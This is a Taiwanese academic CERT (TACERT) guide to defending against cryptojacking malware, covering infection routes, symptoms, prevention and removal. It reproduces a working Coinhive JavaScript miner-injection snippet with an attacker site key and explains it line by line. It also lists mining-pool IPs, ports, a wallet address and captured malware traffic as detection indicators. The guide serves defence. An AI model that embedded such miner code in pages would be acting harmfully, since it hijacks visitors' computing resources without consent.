



# 惡意挖礦程式 防禦指南

臺灣學術網路危機處理中心團隊(TACERT)製

2019 年 11 月

## 一、挖礦源起

### 1. 挖礦是在做什麼？


它是透過挖礦程式取得**虛擬貨幣**的過程。靠著使用者間彼此協助驗證，而驗證的過程是讓電腦解出一連串複雜的密碼學題目，完成解題與驗證後，即可將交易雙方的錢包地址、交易金額和時間等相關資訊新增至新的區塊中，這整個過程稱作「挖礦」，而成功完成驗證的礦工可獲得一定數量的虛擬貨幣作為獎勵。



(圖源:bitcoin.com)


### 2. 挖礦綁架威脅雖有減少，但尚未消失

從資安公司賽門鐵克 2019 年第 24 期 ISTR 網路安全威脅報告可以得知，2018 年比 2017 年封鎖了更多挖礦綁架事件，使挖礦綁架活動有下降趨勢。挖礦綁架活動在 2017 年 12 月至 2018 年 2 月達到頂峰，賽門鐵克在此期間每月封鎖約 800 萬次挖礦綁架事件。2018 年 1 月至 12 月間挖礦綁架事件減少 52%。雖然挖礦綁架活動趨減，但賽門鐵克仍在 2018 年 12 月阻止了超過 350 萬次相關事件。




### 3. 挖礦造成能源危機

根據統計，若比特幣挖礦的能源消耗以現在的速度持續成長，預計再過三年，就會消耗掉全球的電力能源。根據 Digiconomist 比特幣能源消耗指數統計，截至 2017 年 11 月 20 日，比特幣過去一年內挖礦的電力總消耗已累計達 29.05 兆瓦小時 (TWh)，約佔全球總電力消耗的 0.13%。該數字甚至已經超過 159 個國家一年的電力消耗，包含愛爾蘭和奈及利亞；若全球的比特幣礦工自成一國，該國的電力消耗排名可排上全球第 61 名。下圖顯示了哪些國家/地區消耗的電量少於全球比特幣開採所消耗的電量，其中比特幣一年開採所消耗的電量已經超過黃色區域的國家/地區所消耗的電量。



在 2018 年末比全球比特幣採礦消耗的電量更多或更少電力的國家分佈情況可由下圖得知，從圖中可以看到比對 2017 年的用電量，2018 年只有 38 個國家消耗的電量超過了總比特幣開採所消耗的電量。根據 Digiconomist 比特幣能源消耗指數估計，比特幣開採每年消耗的電力在 55.63 到 73.12TWh 之間，這意味著比特幣採礦現在所消耗的電量超過了 175 至 181 個國家/地區（去年為 159 個）。

Countries That Consume More Or Less Electricity Than Bitcoin Mining In Late 2018



4. 在學術網路內偵測到感染惡意挖礦軟體的事件從 2018 年起陸續有明顯上升的趨勢，在 2019 年資安事件量持續名列每個月的前幾名，其中挖礦事件感染的單位類型約八成為大專校院，因為這些單位使用者眾多，又具備豐富資源。在學術網路內，常見的挖礦程式有 BRTSvc、Smominru、CoinMiner 與 PhotoMiner 等四種。

## 二、常見的虛擬貨幣

從觀察挖礦綁架活動的活躍程度，可以發現它大致取決於所加密的貨幣是否維持高價值，它會隨著所加密貨幣的價值下跌，而使挖礦綁架事件的數量減少，例如：賽門鐵克 2019 年第 24 期 ISTR 網路安全威脅報告提到，門羅幣 (Monero) 在 2018 年它的價值下跌將近 90%，而挖礦綁架的事件的比例也減少約 52%。在加密的貨幣類別方面，一般常見的虛擬貨幣有比特幣、以太幣與門羅幣，而其參考價格如下(資料來源 CoinGecko(幣虎):貨幣與加密貨幣的全方位市場剖析 <https://www.coingecko.com/zh-tw>)，其中以比特幣長期位居第一。

(1) 比特幣：US\$ 7,161.16。

(2) 以太幣：US\$ 146.88。

(3)門羅幣：US\$ 50.29。



除了透過惡意程式感染使用者電腦方式進行挖礦外，亦有專門以企業方式經營挖礦的事業，下面大圖為中國比特幣礦廠，下面小圖為專業挖礦機。有趣的是，有關專業挖礦機的生產，台灣是世界第一。




### 三、挖礦程式感染方式

#### 1. 網頁掛碼

在 2018 年大多數挖礦綁架活動，是源自瀏覽器加密貨幣挖礦程式，透過 Web 瀏覽器的發動來將指令碼掛碼於網頁中執行，當使用者讀取該網頁即開始挖礦，藉著使用者裝置的運算能力來挖掘加密貨幣，比較著名的是嵌入眾多知名網站的 Coinhive 挖擴程式。它會在使用者訪問網頁時，在使用者不知情或未經使用者批准的情況下，執行門羅幣的線上挖掘作業，使植入網頁的

JavaScript 會利用使用者主機上的資源進行挖礦，這可能造成系統崩潰。下圖即是網頁被植入 Coinhive 挖礦程式進行挖礦的範例，從 JavaScript 的語法中可以看到分成兩大段程式。



```
448 <script type="text/javascript" src="https://coin-hive.com/lib/coinhive.min.js"></script>
449 <script type="text/javascript">
450 var miner = new CoinHive.Anonymous('np0gtkzs4A2AUhhBktnJZTAyzA7op7QD', {
451   threads: 2
452 });
453
454 miner.start();
455
456 setInterval(function() {
457   var hashesPerSecond = miner.getHashesPerSecond();
458   var totalHashes = miner.getTotalHashes();
459   var acceptedHashes = miner.getAcceptedHashes();
460
461   document.getElementById("11").textContent = hashesPerSecond;
462   document.getElementById("12").textContent = totalHashes;
463   document.getElementById("13").textContent = acceptedHashes;
464 }, 1000);
465 </script>
466 </body>
467 </html>
```

(1)至 coin-hive.com 網站下載無通知的 Coinhive 挖礦程式。

```
<script type="text/javascript" src="https://coin-hive.com/lib/coinhive.min.js"></script>
```

(2)使用 JavaScript 來啟動 Coinhive 挖礦程式。

```
<script type="text/javascript">
var miner = new CoinHive.Anonymous('np0gtkzs4A2AUhhBktnJZTAyzA7op7QD', {
  threads: 2 B.
}); A.

miner.start(); C.

setInterval(function() {
  var hashesPerSecond = miner.getHashesPerSecond();
  var totalHashes = miner.getTotalHashes();
  var acceptedHashes = miner.getAcceptedHashes(); D.

  document.getElementById("11").textContent = hashesPerSecond;
  document.getElementById("12").textContent = totalHashes;
  document.getElementById("13").textContent = acceptedHashes; E.
}, 1000);
</script>
```

- A. 「np0gtkzs4A2AUhhBktnJZTAyzA7op7QD」是在駭客完成註冊 Coinhive 帳號後所取得的 Site Key (public)。
- B. 「threads:2」是指礦工應該從頭開始的線程數，即主機內可用的 CPU 核心數量。

- C. 「miner.start();」指連線礦池，並開始挖礦。
- D. 「setInterval (function(){...var acceptedHashes=miner.getAcceptedHashes();」為每秒更新一次即時的挖礦統計資訊，包含目前即時的每秒計算的 hash 數目（挖礦速度）、累計 hash 數目以及獲得的門羅幣總金額。
- E. 「document.getElementById(“11”).textContent...=acceptedHashes」為輸出統計資訊，駭客可以登入 Coinhive 網站後在 Dashboard 頁面中看到即時的挖礦統計資訊。

## 2. 主機入侵

透過入侵主機後執行挖礦程式進行挖礦的方式是很常見的感染方式，而感染途徑以使用者開啟社交工程的信件造成居多，例如：2018 年 3 月 Dofail 木馬程式透過網釣郵件散布，它會在主機植入挖礦程式 CoinMiner。雖然如此，但也有專門入侵伺服器來挖礦的感染方式，例如：2018 年 2 月惡意程式 Smominru 利用美國國家安全局外流的攻擊工具 EternalBlue 散布與入侵 Windows 伺服器，進行門羅幣挖礦，而臺灣為第三大受災區。安全公司估計此攻擊約有 50 多萬臺 Windows 伺服器感染，為駭客賺進 8900 個門羅幣，價值約 280 萬到 360 萬美元。

## 3. 程式內嵌

使用偽造或修改有名軟體 (APP) 讓使用者執行後挖礦，為挖擴綁架 (Cryptojacking) 行為之一，例如：2018 年 1 月 Chrome 擴充軟體 Archive Poster 遭植入 Coinhive 採擴程式，用戶只要開啟 Chrome 瀏覽器，電腦資源就會被用來開採門羅幣。在學術網路中，比較典型的案例為 2018 年 10 月發現 Ohsoft 軟體 (oCam、VirtualDVD、Secret Folder) 在安裝時會一起安裝挖礦程式 BRTSvc.exe，在軟體安裝的授權合約提到除了使用者同意成為挖擴程式的贊助者外，並且預設同意安裝挖擴程式 BRTSvc.exe。



#### 四、感染挖礦程式後的症狀

當受害主機感染挖礦程式後，通常會有下列特徵出現在受害主機上。

##### 1. CPU 使用率上升


觀察感染挖礦程式的受測主機之 CPU 實際運作情形，通常會發現 CPU 的使用率有衝高至 100% 之現象，導致此種現象的來源有兩種，一種為開啟 Coinhive 掛碼的網頁，另一種為主機本身存在挖礦程式。隨著挖礦技術的演進，新型態的挖礦程式為了避免被使用者發現，通常會盡量讓 CPU 使用率未達 100%，如開啟含有 Coinhive 挖礦服務的網頁時，會因網站管理者的意願或駭客的心思，設定 CPU 使用率的比例，例如：設定 50%。





典型的挖礦程式只要一執行，CPU 使用率就會衝高至 100%如下圖所示。

因此，如遇到典型的挖礦程式，此點是最好判斷的特徵。



## 2. 對外連線礦池，網路使用率上升

受害主機在感染挖礦程式後必定會有連線礦池的行為，而且通常會使用重複數字的目的 port，例如:3333 或 5555，可以從封包內容明顯看到連線礦池後所進行的動作，以 Smominru 挖礦攻擊事件為例，它會連線目的 IP:107.191.99.95 (port:5555)，從封包內容可發現受測主機以錢包帳號「43Lm9q14s7GhMLpUsiXY3MH6G67Sn81B5DqmN46u8WnBX NvJmC6FwH3ZMwAmkEB1nHSrUjgthFPQeQCFPCwwE7m7TpspYBd」登入此目的 IP 主機(礦池)，而目的 IP 主機會回傳目前礦池狀態與挖礦作業 id 資訊給受測主機。



目的 IP 主機指派一次挖礦作業(含 job id)回傳給受測主機後，受測主機 submit 上傳一次挖礦作業執行成果給目的 IP 主機，最後目的 IP 主機回應目前礦池狀態 ok 給受測主機，如此重複該項動作，進行挖礦。




### 3. 其他攻擊行為


挖礦程式除了會連線礦池外，有些挖礦程式會有其他攻擊動作，以挖礦程式 Photo.scr 為例，它會 1 秒間對外產生大量的目的 21 port 連線，也會在每次重新開機後啟動。

Process Name	Process ID	Protocol	Local Port	Local Address	Remote Port	Remote Address	State	Process Path	Added On
photo.scr	2440	TCP	52800	192.168.44.60	21	199.207.218.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52801	192.168.44.60	21	45.195.218.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52802	192.168.44.60	21	131.124.218.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52803	192.168.44.60	21	186.137.218.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52804	192.168.44.60	21	32.153.218.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52805	192.168.44.60	21	2.211.5.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52806	192.168.44.60	21	216.221.207.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52807	192.168.44.60	21	73.2.210.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52808	192.168.44.60	21	115.15.210.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52809	192.168.44.60	21	187.26.62.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52810	192.168.44.60	21	180.159.62.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52811	192.168.44.60	21	174.28.58.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52812	192.168.44.60	21	173.234.61.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52814	192.168.44.60	21	75.90.86.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52815	192.168.44.60	21	60.28.73.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04
photo.scr	2440	TCP	52816	192.168.44.60	21	140.228.16.8	Syn-Sent	D:\Photo\photo\photo.scr	2017/8/23 上午 10:50:04

以 Smominru 挖礦攻擊事件為例，它會連線至目的 IP:78.142.29.152(port: 13000)，從封包內容發現受測主機會傳送 CPU 規格與作業系統資訊給 IP:78.142.29.152:13000。



它也會連線至目的 IP: 118.184.176.15 (port:80) ，從封包內容發現受測主機與該 IP 進行 IP 報到驗證，取得受測主機當下實體 IP 位置。



```
RSA Security Analytics Reconstruction for session ID: 4 ( Source 192.168.195.159 : 49248, Target 118.184.176.15 : 80 )
Time 3/21/2018 16:44:46 to 3/21/2018 16:44:47 Packet Size 822 bytes Payload Size 288 bytes
Protocol 3048/6:80 Flags Keep-Assembled-AppMeta-NetworkMeta Packet Count 0

R E Q U E S T
GET /dyn dns/getip HTTP/1.1
Accept: */*
Host: www.pubyun.com

R E S P O N S E
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 21 Mar 2018 08:44:45 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: close
Content-Type: text/plain; charset=utf-8

e
140.176.144
0
```

## 五、挖礦程式的預防方式

為了避免感染挖礦程式，有下列預防方式提供參考。

1. 避免連線可疑網站。
2. 定期更新系統、修補漏洞與更新應用軟體。
3. 安裝防毒軟體、定期更新病毒碼與進行掃毒作業。
4. 安裝外掛擴充套件：No Coin，來阻擋網頁掛碼式的挖礦攻擊。
5. 關閉不安全的服務與不必須啟用的 port。
6. 採用強密碼、雙因素驗證，來避免主機被駭入後植入挖礦程式。
7. 不隨意安裝不明來源的程式，安裝程式時要留意是否有額外安裝不明來源的程式。
8. 不隨意開啟不明來源的信件或附檔。


## 六、感染挖礦程式後的應變與處理

### 1. 找尋挖礦程式所在位置

除了在受害主機上進行掃毒作業來查找挖礦程式的方式外，在主機上也可

以執行微軟官方所自行開發的連線檢測工具 TCPView，它可以免安裝，直接執行於主機上。該軟體執行後可以看到主機目前對外連線狀態，可以找看看有哪一個程式頻繁對外連線，有哪一個程式對外連線使用一些非尋常的 port，例如:3333、5555 或 6666 之類的 port。在找到此可疑程式後，可透過確認該程式的用途、比對它連線的目的 IP 或目的 Port 是否與資安通報單的佐證資訊相同它、觀察它執行時 CPU 使用率是否有衝高，以及是否為主機上原本安裝的程式等方式，來判斷它是否為挖礦程式。

微軟官方下載 TCPView 的位置如下：  
<https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview>，當開啟 TCPView 後，要點選最左上方的「A」，將它變成 X，這樣才能看到連線位址以 IPv4 形式表示。



## 2. 移除挖礦程式

透過 TCPView 找到挖礦程式後，同時也可得知挖礦程式於主機內所在位置，依照此資訊將挖礦程式從其所位置上移除即可。如遇到像因安裝 Ohsoft 軟體而加裝挖礦程式的情形，則挖礦程式不會隨著所嵌入的主程式 Ohsoft 軟體移除而移除，需手動利用新增/移除程式功能來移除它。

## 3. 封鎖礦池或封鎖挖礦 port

在處理挖礦事件時，若第一時間無法找到受害主機，如網路架構為 NAT，使用浮動、不固定的 IP，查找受害主機需要花費一段時間，則可以在學校對外網路的防火牆上設定封鎖連線礦池的目的 IP 或封鎖連線礦池的目的 Port，以阻擋挖礦行為，但仍需將受害主機找出來，移除挖礦程式，以徹底解決挖礦事件。

## 七、相關資料

**1. 賽門鐵克 2019 年第 24 期 ISTR 網路安全威脅報告**

<https://www.symantec.com/zh/tw/security-center/threat-report>

**2. Bitcoin Mining Now Consuming More Electricity Than 159 Countries Including Ireland & Most Countries In Africa**

<https://powercompare.co.uk/bitcoin/>

**3. Countries That Consume More Or Less Electricity Than Bitcoin Mining In Late 2018**

<https://powercompare.co.uk/bitcoin-mining-electricity-map/>

**4. IThome 挖礦綁架，小心你的電腦變礦工**

<https://ithome.com.tw/foucs/119617>

**5. CoinGecko(幣虎):貨幣與加密貨幣的全方位市場剖析**

<https://www.coingecko.com/zh-tw>